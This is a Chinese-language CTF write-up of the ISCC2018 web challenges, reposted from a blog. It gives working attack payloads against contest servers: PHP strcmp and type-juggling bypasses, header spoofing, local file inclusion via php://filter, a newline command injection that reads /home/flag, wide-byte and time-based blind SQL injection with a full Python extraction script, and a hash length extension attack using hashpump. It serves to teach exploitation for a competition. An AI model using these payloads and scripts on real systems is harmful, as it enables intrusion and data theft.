

# ISCC2018 (web)

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原文链接: <http://www.cnblogs.com/hellow/p/9130537.html>

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## ISCC2018 web writeup (部分)

### #web1: 比较数字大小

只要比服务器上的数字大就好了

限制了输入长度, 更改长度就好


```
<form action="http://1801.xsec1ab.com/base10/0d4e480b090"
method="post">
<input maxlength="3" name="v" type="text">
```




key is 768HKyu678567&\*&K

### #web2:


普通的代码审计, 数组绕过



```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```



```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```



```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```

### #web3: 本地的诱惑

小明扫描了他心爱的小红的电脑，发现开放了一个8013端口，但是当小明去访问的时候却发现只允许从本地访问，可他心爱的小红不敢让这个诡异的小明触碰她的电脑，可小明真的想知道小红电脑的8013端口到底隐藏着什么秘密(key)? (签到题)

额.....题目好像坏掉了，用的是XFF

```
<?php
//print_r($_SERVER);
$arr=explode(' ', $_SERVER['HTTP_X_FORWARDED_FOR']);
if($arr[0]=='127.0.0.1'){
    //key
    echo "key is ISCC{~*(UIHKJkadshf)~}";
}else{
    echo "必须从本地访问! ";
}
?> </body>
</html>
```

```
<?php
//SAE 服务调整, 该题目无法继续... 可尝试自行搭建环境测试.
echo file_get_contents(__FILE__);
```

## #web4: 你能跨过去吗?

如果你对xss了解的话,那你一定知道key是什么了,加油!

发现一段base64



解码处理后内容为:

```
<script>alert("key:/%nsfocusXSSstest%/")</script>
```


但这并不是最终的flag,还需要将key提交,也就是这串字符:

```
/%nsfocusXSSstest%/
```



## #web5: 一切都是套路

好像有个文件忘记删了



flag is here

随手试了试index.php.bak, index.php.swp, index.php.txt

发现index.php.txt有内容

```
include "flag.php";

if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("flag is here");

if (!isset($_POST["flag"]) )
    die($_403);

foreach ($_GET as $k => $v){
    $$k = $$v;
}

foreach ($_POST as $k => $v){
    $$k = $v;
}


if ( $_POST["flag"] != $flag )
    die($_403);

echo "flag: ". $flag . "\n";
die($_200);

?>
```

看代码是一个有\$\$引起的变量覆盖


文章: <https://www.cnblogs.com/bmjoker/p/9025351.html>有详细解释, 所以直接构造就好



flag: adsdadsad ISCC{taolu2333333....}

## #web6: 你能绕过吗?

没过滤好啊




[ID: 1](#)

[ID: 2](#)

[ID: 3](#)


[ID: 4](#)

点开之后一直以为是个注入, 试了好久感觉不像是注入, 看了下f这个参数, 随手试了下文件包含, 将f=articles改为f=index, 页面响应很慢, 应该是index里边有东西



[ID: 1](#)  
[ID: 2](#)  
[ID: 3](#)  
[ID: 4](#)  
[contents:1](#)

尝试伪协议



[ID: 1](#)  
[ID: 2](#)  
[ID: 3](#)  
[ID: 4](#)  
[error...](#)

php变为pHp试试



[ID: 1](#)  
[ID: 2](#)  
[ID: 3](#)  
[ID: 4](#)  
[PCFE T0NUWVBF1Gh0bVWw+CjxodG1s!Gxhbmci9lmVulj4KPGhYWQ+CjAqICA8dGI0bGU+5a+86lq6aG1PC90aXRzZT4KICAqIDx4ZXRhIGNoYX](#)

解码之后为:

```
<!DOCTYPE html>

<html lang="en">

<head>

  <title>â~%è³éµ</title>

  <meta charset="UTF-8">

</head>

<body>

  <a href='index.php?f=articles&id=1'>ID: 1</href>

</br>

  <a href='index.php?f=articles&id=2'>ID: 2</href>

</br>

  <a href='index.php?f=articles&id=3'>ID: 3</href>
```

```
</br>

<a href='index.php?f=articles&id=4'>ID: 4</href>

</br>

</body>

</html>

<?php

#ISCC{LFI00000000000000}

if(isset($_GET['f'])){

    if(strpos($_GET['f'], "php") !== False){

        die("error...");

    }

    else{


        include($_GET['f'] . '.php');

    }

}

?>
```

**#web7:**



错误！你的IP不是本机ip！


这里添加XFF不行，需要添加Client-ip

**#web8: 请ping我的ip看你能Ping通吗？**

我都过滤了，看你怎么绕。

这里用%0a绕过空格就行了


用Is一个个查找，在home下发现了flag，所以最后的payload为：http://118.190.152.202:8018/?ip=;%0acat /home/flag



请ping我的IP 看你会ping通吗


ISCC {8a8646c7a2fce16b166fbc68ca65f9e4}

## #web9: Please give me username and password!



Please give me username or password!


随意给一个username参数之后，查看源代码会有提示



```
1 Username is not right<!--index.php.txt-->
```

```
<?php
error_reporting(0);
$flag = "*****";
if(isset($_GET['username'])){
    if (0 == strcmp($flag, $_GET['username'])){
        $a = fla;
        echo "very good!Username is right";
    }
    else{
        print 'Username is not right<!--index.php.txt-->';
    }
}
else
print 'Please give me username or password!';
if (isset($_GET['password'])){
    if (is_numeric($_GET['password'])){
        if (strlen($_GET['password']) < 4){
            if ($_GET['password'] > 999){
                $b = g;
                print '<p>very good!Password is right</p>';
            }
            else
                print '<p>Password too little</p>';
        }
        else
            print '<p>Password too long</p>';
    }
    else
        print '<p>Password is not numeric</p>';
}
if ($a.$b == "flag")
    print $flag;
?>
```

username用数组绕过，password用科学计数法绕过




## #web10: php是世界上最好的语言

听说你用php?



Md5弱比较，网上百度两个字符串提交查询得到另一个页面





给一个超全局变量GLOBALS，打印所有变量的值

```

Log URL http://118.190.152.202:8005/ho_md5.php?r=GLOBALS
Execute
array(8) [$_GET] => array(1) [$_POST] => array(0) [$_COOKIE] => array(1) [$_FILES] => array(0) [$_REQUEST] => array(1) [$_SESSION] => array(1) [$_SERVER] => array(1)
include "flag.php";
$a = @$_REQUEST["a"];
@eval("var_dump($a);");

```

## #web11: SQL注入的艺术


经过测试，这是一个宽字节注入的题目，共有8个字段，显示位在2, 4, 7，然后一个个查就好了



Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,database(),3,4,5,6,7,8%23




Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,table\_name,3,4,5,6,7,8 from information\_schema.tables where table\_schema=0x62616a69%23



Payload: `http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,column_name,3,4,5,6,7,8 from information_schema.columns where table_name=0x61646d696e73 limit 7,1%23`




Payload: `http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,flag,3,4,5,6,7,8 from admins%23`



#web12: 试试看

随意开火



查看源代码之后得到这样一个链接:

<http://118.190.152.202:8006/show.php?img=1.jpg>

应该也是个文件包含

但是试了下

`img=php://filter/read=convert.base64-encode/resource=index.php`

返回文件不存在, 试了试

`img=php://filter/read=convert.base64-encode/resource=1.jpg`

确是可以正常显示

试了试

`img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=show.php`

在源代码发现了show.php的内容

```
<?php
error_reporting(0);
ini_set('display_errors', 'Off');

include('config.php');

$img = $_GET['img'];

if(isset($img) && !empty($img))
{
    if(strpos($img, 'jpg') !== false)
```

```
{

    if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) === 0)

    {

        die('File not found.');
```

原来是在匹配\*.jpg，不存在则返回File not found

最终通过以下方法找到了flag


```
>curl http://118.190.152.202:8086/show.php?img=php://filter/  
read=convert.base64-encode/resource=1.jpg/resource=jpg/../../flag.php  
<!-- flag<inter05ting_PHP_Regular_expressionssss> -->
```

## #web13: Sqli


注注注

用户名输入：'or 1=1#，密码随便输入

发现提示normal user: 'or 1=1#



而正常输入用户名和密码则会提示账号或密码错误



Payload:

username=-1'or 1=1 union select 1,2,3#&password=111

提示：normal user: -1'or 1=1 union select 1,2,3#

Payload:

username=-1'or 1=1 union select 1,2,3,4#&password=111

提示：账号或密码错误

猜测有3个字段

Payload:

```
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('i'),1,sleep(5))#&password=111
```

页面正常返回

Payload:


```
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('a'),1,sleep(5))#&password=111
```

页面返回延时

知道了注入方法，就可以动手写脚本了

最后在数据库里找到了用户名：admin，密码md5解密后为：u4g009

登录之后发现并没有flag



以下是注入脚本：

```

import time

import requests

strs = "0123456789abcdefghijklmnopqrstuvwxyz{!@#%$^&*()_+.}"

strs1 = ""

for k in range(1,40):

    for i in strs:

        #payload = "-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from
information_schema.schEmata limit 2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select table_name from information_schema.tables
where table_schema='mysql' limit 23,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select column_name from
information_schema.columns where table_name='news' and table_schema='sqli_database' limit
2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select pass from user where username='test'
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        payload = "-1'or 1=1 union select 1,2,IF(MID((select kjafuibafuohnuvwnruniguankacbh from news
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        data = {'username':payload,'password':'aaa'}

        url = "http://118.190.152.202:8011/"

        start_time = time.time()

        session = requests.Session()

        res = session.post(url,data)

        now_time = time.time()-start_time

        #print payload

        #print strs1

        if now_time < 0.15:

            strs1 += i

            #print payload

            print strs1

            break

    if len(strs1) < k:

        break


```

运行结果:

```
flag{hahah
flag{hahaha
flag{hahaha9
flag{hahaha99
flag{hahaha999
flag{hahaha9999
flag{hahaha99999
flag{hahaha999999
flag{hahaha9999999
flag{hahaha99999999
flag{hahaha999999999
flag{hahaha9999999999
flag{hahaha99999999999
flag{hahaha999999999999
flag{hahaha9999999999999
```


## #web13: Collide

那么长的秘钥，要爆破到什么时候啊



```
<?php
include "secret.php";
@$username=(string)$_POST['username'];
function enc($text){
    global $key;
    return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
    if(is_numeric(strpos($username, "admin"))){
        die($flag);
    }
    else{
        die("you are not admin");
    }
}
else{
    setcookie("verify", enc("guest"), time()+60*60*24*7);
    setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```


抓包查看



```
GET / HTTP/1.1
Host: 118.190.152.202:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=bbst18brauu664f06effsro9c5; verify=78cfc57d983b4a17e55828c001a3e781; len=46
Client-ip: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

秘钥长度46位，显然爆破是不可能的，想到了hash长度扩展攻击

用hashpump




```
root@kali:~# hashpump
Input Signature: 78cfc57d983b4a17e55828c001a3e781
Input Data: guest
Input Key Length: 46
Input Data to Add: admin
5f585093a7fe86971766c3d25c43d0eb
guest\x80\x00\x00\x00\x00\x98\x01\x00\x00\x00\x00\x00\x00admin
root@kali:~#
```

之后抓包修改提交





得到flag



ISCC{MD5\_1s\_n0t\_5afe}

### #web14: Only admin can see flag

查看源代码发现提示index.txt

内容如下:

```
<?php
include 'sqlwaf.php';
define("SECRET_KEY", ".....");
define("METHOD", "aes-128-cbc");
session_start();

function get_random_iv(){
    $iv='';
    for($i=0;$i<16;$i++){
        $iv.=chr(rand(1,255));
    }
    return $iv;
}

function login($info){
    $iv=get_random_iv();
```

```

$plain = serialize($info);

$cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);

$_SESSION['username'] = $info['username'];

setcookie("iv", base64_encode($iv));

setcookie("cipher", base64_encode($cipher));

}

function show_homepage(){

    if ($_SESSION["username"]=='admin'){

        echo '<p>Hello admin</p>';

        echo '<p>Flag is *****</p>';

    }else{

        echo '<p>hello '.$_SESSION['username'].'</p>';

        echo '<p>Only admin can see flag</p>';

    }

    echo '<p><a href="logout.php">Log out</a></p>';

    die();

}

function check_login(){

    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){

        $cipher = base64_decode($_COOKIE['cipher']);

        $iv = base64_decode($_COOKIE["iv"]);

        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){

            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't
unserialize</p>");

            $_SESSION['username'] = $info['username'];

        }else{

            die("ERROR!");

        }

    }

}

}

```

```
if (isset($_POST['username'])&&isset($_POST['password'])) {

    $username=waf((string)$_POST['username']);

    $password=waf((string)$_POST['password']);

    if($username === 'admin'){

        exit('<p>You are not real admin!</p>');

    }else{

        $info = array('username'=>$username, 'password'=>$password);

        login($info);

        show_homepage();

    }

}

else{

    if(isset($_SESSION["username"])){

        check_login();

        show_homepage();

    }

}

?>

<!DOCTYPE html>

<html lang="en" >

<head>

    <meta charset="UTF-8">

    <title>Paper login form</title>

    <link rel="stylesheet" href="css/style.css">

</head>

<body>

    <div id="login">

        <form action="" method="post">

            <h1>Sign In</h1>
```

```
<input name='username' type="text" placeholder="Username">

<input name='password' type="password" placeholder="Password">

<button>Sign in</button>

</div>

</body>

</html>
```

也是一道原题，CBC字节反转攻击

具体看<http://p0sec.net/index.php/archives/99/>

转载于:<https://www.cnblogs.com/hell0w/p/9130537.html>